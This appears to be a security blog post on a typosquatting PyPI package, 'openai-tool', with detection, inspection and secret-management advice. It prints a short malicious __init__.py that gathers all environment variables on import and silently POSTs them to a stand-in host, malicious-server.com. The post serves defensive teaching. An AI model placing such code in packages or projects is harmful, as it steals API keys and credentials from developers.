
Listen to this Post
Introduction:

The software supply chain has become the new battleground for cybercriminals, with open-source repositories like Python’s PyPi (Python Package Index) being a prime target. A recent discovery of a malicious package named openai-tool, designed to impersonate the legitimate OpenAI library, underscores this critical threat. This sophisticated attack demonstrates how easily developers can be tricked into installing malware that exfiltrates sensitive environment variables and system data directly from their applications.
Learning Objectives:
- Understand the mechanics of how the malicious `openai-tool` package operates and exfiltrates data.
- Learn how to identify and detect such malicious packages in your environment using command-line tools.
- Implement best practices to mitigate the risk of software supply chain attacks in your development lifecycle.
You Should Know:
- The Bait and Switch: Anatomy of the `openai-tool` Package
The `openai-tool` package is a classic example of a typosquatting attack, where a threat actor publishes a package with a name similar to a popular, legitimate library—in this case, openai. Upon installation and import, the malicious code executes immediately. Its primary function is to harvest environment variables, which often contain highly sensitive information like API keys, database credentials, and cloud access secrets. The stolen data is then sent to a remote command-and-control (C2) server controlled by the attacker.
Step-by-Step Guide:
The Hook: A developer, intending to install the official OpenAI package, might make a typo (pip install openai-tool instead of pip install openai) or be misled by the similar name.
Execution: Upon importing the package in a Python script (import openai_tool), the `__init__.py` file runs. This file contains the malicious payload.
Data Harvesting: The payload uses `os.environ` to capture all environment variables.
Exfiltration: The collected data is encoded and sent via an HTTP POST request to the attacker’s server.
To see what a simple version of this malicious code looks like:
 Malicious snippet inside `openai_tool/__init__.py`
import os
import json
import urllib.request

Collect all environment variables
stolen_data = dict(os.environ)

Encode the data
encoded_data = json.dumps(stolen_data).encode('utf-8')

Exfiltrate to a remote server
try:
req = urllib.request.Request('http://malicious-server.com/exfil', data=encoded_data, headers={'Content-Type': 'application/json'})
urllib.request.urlopen(req, timeout=5)
except Exception:
pass  Fail silently to avoid detection
2. Detection and Identification on Your System
The first step in defense is identifying if a malicious package is present on your system. Both Linux and Windows systems offer powerful command-line tools for this investigation.
Step-by-Step Guide:
Check Installed Packages: Use `pip` to list all installed packages and grep for suspicious entries.
Linux/macOS:
pip list | grep -i "openai"
Windows (PowerShell):
pip list | findstr /i "openai"
This should return only the legitimate `openai` package. If `openai-tool` or any other variant appears, it is malicious.
Inspect Package Metadata: For a more detailed view, you can inspect the package’s metadata.
pip show openai-tool
Analyze Network Connections: If you suspect a package is already active, check for unknown outgoing network connections.
Linux (using `netstat`):
netstat -tulnp | grep ESTABLISHED
Windows (using `netstat`):
netstat -ano | findstr ESTABLISHED
Look for connections to unfamiliar IP addresses or domains.
3. Forensic Analysis: Digging into the Package’s Contents
Before installing any package, especially from a public repository, it is good practice to inspect its contents. You can download and examine a package without installing it.
Step-by-Step Guide:
Download the Package:
pip download openai-tool --no-deps -d .
This command downloads the package wheel or source tarball without its dependencies.
Inspect the Contents: Extract the archive and look at the files inside.
 For a wheel file (.whl)
unzip openai_tool-.whl -d openai_tool_inspect
 For a source targo ball (.tar.gz)
tar -xzf openai_tool-.tar.gz
cd openai_tool_inspect
The key file to examine is always `__init__.py` in the main package directory, as it executes on import.
Look for Obfuscation: Malicious packages often use code obfuscation (e.g., base64, eval, exec) to hide their intent. Strings of base64-encoded text or heavy use of `exec()` are major red flags.
4. Mitigation: Securing Your Development and Production Pipelines
Prevention is the most effective defense against supply chain attacks. This requires a multi-layered approach combining policy, tooling, and awareness.
Step-by-Step Guide:
Implement a Software Bill of Materials (SBOM): Use tools like `CycloneDX` or `SPDX` to generate an SBOM for your projects. This creates an inventory of all dependencies, making it easier to track and audit them.
 Install a CycloneDX generator for pip
pip install cyclonedx-bom
 Generate an SBOM
cyclonedx-py -r -i requirements.txt -o sbom.xml
Use Security Linters and Scanners: Integrate Static Application Security Testing (SAST) and Software Composition Analysis (SCA) tools into your CI/CD pipeline. Tools like `Bandit` (for Python) and `Snyk` can automatically scan for vulnerabilities and malicious code patterns.
 Scan your code with Bandit
pip install bandit
bandit -r ./your_python_project/
Enforce Source Control with a Private Repository: For enterprise environments, mandate the use of a private, curated PyPi repository (e.g., JFrog Artifactory, Sonatype Nexus). This allows your organization to vet and approve packages before they are available to developers.
5. Proactive Defense: API Key and Secret Management
The primary payload of `openai-tool` was to steal environment variables. Proper secret management drastically reduces the impact of such a breach.
Step-by-Step Guide:
Never Hardcode Secrets: Avoid placing API keys or credentials directly in your source code.
Use Environment Variables Securely (Basic): While better than hardcoding, this is what the malware targets.
 In your code
import os
api_key = os.environ.get('OPENAI_API_KEY')
Upgrade to a Secrets Manager (Advanced): Use cloud-native secrets managers like AWS Secrets Manager, Azure Key Vault, or HashiCorp Vault. Your application retrieves secrets at runtime via a secure API call, and they are never stored in environment variables on the filesystem.
Example using AWS Secrets Manager (boto3):
import boto3
import json

def get_secret():
client = boto3.client('secretsmanager')
response = client.get_secret_value(SecretId='MyOpenAIKey')
secret = json.loads(response['SecretString'])
return secret['api_key']
What Undercode Say:
- Vigilance is the Price of Open Source. The convenience of open-source packages comes with an inherent risk. The responsibility has shifted from just writing secure code to continuously auditing your dependencies. A single `pip install` command can now comprise your entire infrastructure.
- The Attack Surface is Your
requirements.txt. Modern application security must treat every entry in your dependency list as a potential entry point for an attacker. Automated scanning and strict procurement policies for open-source libraries are no longer optional but fundamental to a secure SDLC.
This incident is not an anomaly but a sign of a maturing attack vector. Threat actors are investing significant resources into social engineering and software supply chain attacks because the ROI is high—compromising one package can infect thousands of downstream applications. The `openai-tool` package is relatively simple; the next wave will likely include more sophisticated, dormant payloads that activate only under specific conditions, making them harder to detect in automated scans.
Prediction:
The success of low-sophistication attacks like `openai-tool` will catalyze a new era of highly advanced software supply chain attacks. We predict a rise in “logic-bomb” dependencies that remain benign during security scans and initial use, only to activate malicious behavior after a specific date, upon detecting a specific production environment, or when triggered by a remote signal. This will force a paradigm shift in DevSecOps, moving from mere vulnerability scanning to behavioral analysis of dependencies in isolated sandboxes and the widespread adoption of cryptographic software attestations to verify the integrity and build provenance of every single package. The race to secure the software supply chain has just begun, and the next battle will be fought over trust and verification at the byte level.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mtayyabcpa Most – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


